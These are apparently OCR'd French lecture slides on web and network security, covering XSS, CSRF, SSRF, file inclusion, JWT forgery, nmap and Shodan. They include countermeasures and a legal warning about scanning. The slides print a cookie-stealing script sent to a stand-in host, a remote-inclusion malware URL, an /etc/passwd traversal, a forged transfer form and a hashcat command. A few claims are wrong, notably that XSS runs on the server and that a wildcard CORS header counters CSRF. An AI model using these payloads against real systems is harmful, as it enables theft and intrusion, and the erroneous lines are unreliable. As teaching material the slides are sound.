
3A Security
Attaques Web & Mobile
Cours 4

Pascal Lafourcade



2021-2022

Outline

XSS : Cross Site Scripting

Injection de code via une page web.

Preuve de concept

Entrer dans un formulaire le code Java Script suivant :
`<script>alert('Bonjour!')</script>`

Le code est exécuté est par le serveur et Bonjour! appraît.

Exemple : `https://xss-game.appspot.com/level1`

XSS : Cross Site Scripting


Injection de code via une page web.

Preuve de concept

Entrer dans un formulaire le code Java Script suivant :
`<script>alert('Bonjour!')</script>`

Le code est exécuté est par le serveur et Bonjour! appraît.

Exemple : `https://xss-game.appspot.com/level1`




3 type d'attaques XSS

- Attaque XSS Réfléchie : code chargé de manière temporaire envoyée par le client au serveur.
- Attaque XSS Persistante : code chargé sur le serveur
- Attaque XSS basée sur le DOM : côté client sans passé par le serveur


Blind, si l'attaquant voit pas le résultat.

XSS Refelcted : Phish, Click, Collect and Cry!




```
http://bank.com/index.php?user=&<script> bad code!</script>
```


XSS Persistant : Publish, Click, Collect and Cry !



Golden book:

```
"I love this page <script> bad code!</script>
```

XSS DOM: Document Object Model




```
<button onclick="BadCode()">Click</button>
```

Serveur ne fait rien de mal ! L'attaque est côté client.

XSS : Effets

Defacement

```
<script type="text/javascript">
  msg = "<p style='text-decoration:blink;color :#F00 ;'>
            Vous êtes victime d'une attaque XSS ! </p>" ;
  document.write(msg) ;
</script>
```

Redirection

```
<script type="text/javascript">
  document.location = "http://www.serveur-distant.net/" ;
</script>
```

Vol de Cookie

```
<script type="text/javascript">
  var addr = \http://www.serveur-distant.net/index.php?cookie="
                    + document.cookie ;
  var imgTag = document.createElement("img") ;
  imgTag.setAttribute("src",addr) ;
  document.body.appendChild(imgTag) ;
</script>
```

XSS : Tester vos entrées

Javascript

```
<script type='text/javascript'> alert('Vulnérabilité
        détectée : faille XSS') ;</script>
```

CSS

```
<style type="text/css">body
    { background-color : red ;
      background-image : none ; }
</style>
```

HTML

```
<b>Si ce texte est en gras, c'est que le site est
potentiellement vulnérable</b>
```

HTML + CSS

```
<b style="text-decoration:blink ;"> Si ce texte est
en gras et clignote, c'est que le site est vulnérable </b>
```

XSS : Contremesures

- Evitér de laisser poster du HTML dans les données des formulaires.
- Validation stricte des entrées
- Assainissement des données
- Mesures de sécurité pour les cookies
- Définition des règles de WAF
- Appliquer le mécanisme Content Security Policy (CSP):
  - Au niveau du code PHP:
    `header("X-XSS-Protection: 1; mode=block");`
  - Au niveau de la configuration du serveur (Fichier principal du serveur Apache ou fichier .htaccess):
    `Header set X-XSS-Protection "1; mode=block"`
  - Dans le serveur Nginx la directive devient:
    `add_header "X-XSS-Protection" "1; mode=block";`


Outline

CSRF : Cross-Site Request Forgery ou XSRF

Principe

- La victime est authentifiée sur un site.
- L'attaquant va exécuter entant que personne authentifiée un script de son choix.

CSRF : Cross-Site Request Forgery




CSRF : Example

```
<h1>Congratulations. You just won a bonus of 1 million !!!</h1>
<form action="http://bank.com/account/transfer" method="post">
<input type="hidden" name="TransferAccount" value="9878434" />
<input type="hidden" name="Amount" value="1000" />
<input type="submit" value="Click here to get it "/>
</form>
```

CSRF : Contremesure

Utilisateurs

- Se déconnecter systèmatiquement.
- Ne pas avoir plusieurs onlgets ouverts dans le navigateur.
- Utiliser plusieurs navigateurs.



Développeurs

- Configurer une durée des session courte.
- Déconnecter les inactifs, invalider les cookies de session
- Demander la confirmation de l'utilisateur pour toutes actions
- Configurer pour que les cookies : same-origin policy
  `Access-Control-Allow-Origin: *`

`https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html`

Outline

SSRF : Server Side Request Forgery

L'attaquant va récupérer des données du serveur via un de ces moyens :


- Uploads de fichiers
- Appels API
- Webhooks
- Redirection vers une page
- Parsers de documents
- Générateurs de documents (pdf. . .)

En passant par le Firewall !

CSRF : Cross-Site Request Forgery

L'attaque abuse des parseurs d'URL[1].

Invalid URL parsing with '#'



[1] https://cheatsheetseries.owasp.org/assets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet_SSRF_Bible.pdf

SSRF Exemple : Chargement d'une photo via une URL.

```
<?php
if (isset($_POST['url']))
{
$content = file_get_contents($_POST['url']);
$filename ='./images/'.rand().';img1.jpg';
file_put_contents($filename, $content);
echo $_POST['url'];
$img = "&lt;img src=\"".$filename."\"/&gt;";
}
echo $img;
?>
```

Exemple de fonctions PHP pour les SSRF :

```
file_get_contents()
fopen()
fread()
fsockopen()
curl_exec()
```

Plusieurs type de SSRF

- **Content-Based**: le contenu de la ressource chargée est retourné par le serveur.
- **Boolean-Based**: la réponse du serveur est différente que la ressource existe ou non.
- **Error-Based**: une erreur, HTTP (404 ou 500) par exemple, permettant de déduire les ressources existantes ou non.
- **Time-Based**: dans le cas où la réponse du serveur reste la même que la ressource existe ou non, le temps de réponse peut quant à lui varier de manière significative.

Remédiation SSRF

- White listes
- Autoriser des IP/DNS
- N'autoriser que certains types des protocoles

Outline

LFI/RFI

Faire exécuter du code source malicieux à un serveur Web.

- Local File Inclusion (LFI)
- Remote File Inclusion (RFI)

Exemple de RFI en PhP

Le fichier `php.ini`:

```
allow_url_fopen = On
allow_url_include = On
```

Permet d'utiliser la méthode `require()`, `include()`

```
<?php
   $page=$_GET["page"];
   include($page);
?>
```

Il suiffit de donner l'URL :

`http://www.cible.com/index.php?page=http://www.badsite.com/malware.exe`

Rémédiation

Dans le `php.ini` interdire de récupérer par défaut des fichiers externes :
`allow_url_fopen = Off`
Sinon bien filter les entrées des ces URL.

Local File Injection

Apprendre des information avec des données du serveur.
`http://vulnerable_host/preview.php?file=../../../../etc/passwd`
Affiche :

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
```

Une idée simple ...

```
<?php include($_GET['file'].".php"); ?>
```

Une idée simple ...

```
<?php include($_GET['file'].".php"); ?>
```

Mais pas suffisante !

```
http://vulnerable_host/preview.php?file=../../../../
etc/passwd%00
```

Ignore le fin de la ligne ;-)

L'OWASP conseille

Avoid passing user-submitted input to any filesystem/framework API.

If this is not possible : maintain an allow list of files then use an identifier to access to the selected file. Any request containing an invalid identifier has to be rejected.

OWASP

Open Web Application Security Project

Outline


Auhtentification

Avec un serveur :

- SessionID : fait le lien entre utilisateur et session sur un serveur.

Avec plusieurs serveurs ... ?
$\Rightarrow$ Une base de données partagée ou *stateless* avec JWT
Fonctionne sur Mobile et avec API

JSON Web Token : RFC 7519



Jeton d'authentification composé de 3 parties :

- Header
- Payload
- Signature

`https://jwt.io/`

JWT : Header

Indique :

- Alg : Algorithmes de hachages (HMAC, SHA256, RSA etc.)
- Typ : Type du jeton (JWT)

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

Cet objet JSON est encodé en Base64URL :
`eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`

JWT : Payload

Les données sous format JSON et continnent les champs suivants :

- iss (Issuer)
- sub (subject)
- aud (audience)
- exp (expiration time)
- nbf (not before)
- iat (issued at)
- jti (JWT ID)

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

Encodé en Base64URL :

```
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0
IjoxNTE2MjM5MDIyfQ
```

JWT : Signature

Signature JWS (JSON Web Signature)

- Vérifie que l'expéditeur est bien celui qu'il prétend être.
- Elle veille à ce que le message envoyé n'est pas modifié

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
your-256-bit-secret
)
```

Encodé en base64

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY
3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

Signature Stripping

Choisir `alg = none` et se donner les droits `admin`
Ainsi forger une token valide.

HMAC-Spoofing

Principe de HMAC :

jeton signé avec une clé privé et vérifiée avec cette même clé privée.
`verify(clientToken, serverHMACSecretKey)`

Principe de RSA :

jeton signé avec une clé privé et vérifiée avec la clé publique.
`verify(clientToken, serverRSAPublicKey)`

Principe de l'attaque :

En changeant l'algorithme de signature RSA en HMAC on obtient la clé publique de RSA et on peut signer son jeton avec cette même clé en modifiant alg à HMAC.
`Token' = sign(tokenPayload,'HS256',serverRSAPublicKey)`

Correction :

Vérifier que l'algorithme de signature du jeton reçu est le même que celui du jeton envoyé.

Brute-Force de la clé

Avec John The Ripper ou HashCat tenter de récupérer la cl'e.

`hashcat -a 0 -m 16500 <jwt> <wordlist>`

Outline

Shodan

First search engine for Internet-connected devices.

193.49.118.208

City	Clermont-Ferrand
Country	France
Organization	Renater
ISP	Renater
Last Update	2020-05-01T23:51:07.819224
ASN	AS2200

Ports

22

Services

22
tcp
ssh

OpenSSH Version: 7.9p1 Debian-10+deb10u2

```
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAADAQABAAABAQD61a458a+tkgu9SH9o7J1FpyWEa2hF8Yvq0aWlAIyXU9GI
Z1BWEygvtcKaDEjY8uab/SWsIjyN4XR4Oc27KjlqBIpvQmSnW39vJFTApTr2f3Io8HmZILAGkVYo
WKw/xry9axCJFPpkCrkR23EYzByWkZBkKh7r2d5QO18fNnd5480p88NzK4/ACQBIw+++v3e4F9BF1
KC+A2EBnL4vuCiU0IXcv2YyHmScixkb0so02HKw/nRL/6Zua4wW4QvRYWNnb2pRoXIbfeuMMQo/b
loME7x3Z+dXuKHea6FsHCQOpHMD7Ee1yN7sfjPwq58GOvztgG/zouCj3NneaN8HFBAcop
Fingerprint: 18:2b:8d:64:a7:ad:b4:85:d5:93:3e:b9:b5:70:a9:3c

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
```

`https://www.shodan.io/`

Outline

Rappel : UDP vs TCP

UDP :

- User Datagram Protocol, RFC 768
- 1980 par David P. Reed
- Asynchrone

TCP :

- Transmission Control Protocol, RFC 9293
- 1973 par Vint Cerf et Bob Kahn
- Synchrone avec Handshake et ack

Nmap : « Network Mapper »

Outil open source d'exploration réseau et d'audit de sécurité, avec `tcp`, `udp`, `ip` et `icmp` (Internet Control Message Protocol).

```
nmap [types de scans] [options] cibles
```

Les `cibles` sont des IP ou adresses symboliques

```
nmap -p80,443 localhost
Starting Nmap 7.93  at 2023-08-17 09:06 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00013s latency).
Other addresses for localhost (not scanned): ::1

PORT    STATE  SERVICE
80/tcp  open   http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.02 sec
```


Attention !

La loi dit :

Tout acte de scan de réseau non-autorisé est assimilé à une attaque et donc réprehensible selon la loi française.

Limitez vous à faire des scan des machines dans la salle du TP, ou de chez vous sur la machine distante `scanme.nmap.org` mise en ligne specifiquement par les developpeurs de l'outil à des fins pédagogiques.

nmap : Balayage en 4 étapes



1. Si l'adresse de la machine cible est donnée sous forme symbolique, une résolution DNS
2. `nmap` envoie un paquet ICMP et attends le retour (opération ping).
3. Si la destination est spécifiée sous forme d'adresse IP, une phase de résolution inverse DNS est déclenchée.
4. Le balayage spécifié est exécuté.

Options de nmap

`nmap -sL`

- List Scan
- Liste simplement les cibles à scanner

`nmap -sP`

- Ping Scan
- Ne fait que déterminer si les hôtes sont en ligne

`nmap -sS`

- Scan TCP SYN
- Rapide et efficace pour lister les ports ouverts

Exemples :

```
nmap -v -A scanme.nmap.org
nmap -v -sP 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -P0 -p 80
```

nmap un outil puissant

```
nmap -A -T4 scanme.nmap.org

Starting Nmap 7.93 at 2023-08-17 09:03
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.16s latency).
Not shown: 953 closed tcp ports (conn-refused),
           42 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13
| ssh-hostkey:
|   1024 ac00a01a82ffcc5599dc672b34976b75 (DSA)
|   2048 203d2d44622ab05a9db5b30514c2a6b2 (RSA)
|   256 9602bb5e57541c4e452f564c4a24b257 (ECDSA)
|_  256 33fa910fe0e17b1f6d05a2b0f1544156 (ED25519)
1720/tcp  open  h323q931?
5061/tcp  open  sip-tls?
9929/tcp  open  nping-echo Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Outline

ssh-audit https://github.com/jtesta/ssh-audit

```
python3 ssh-audit.py ssh.iut-clermont.uca.fr
# general
(gen) banner: SSH-2.0-OpenSSH_8.4p1 Debian-5
(gen) software: OpenSSH 8.4p1
(gen) compatibility: OpenSSH 7.4+, Dropbear SSH 2018.76+
(gen) compression: enabled (zlib@openssh.com)
# security
(cve) CVE-2021-41617
# key exchange algorithms
(kex) curve25519-sha256
(key) ssh-ed25519
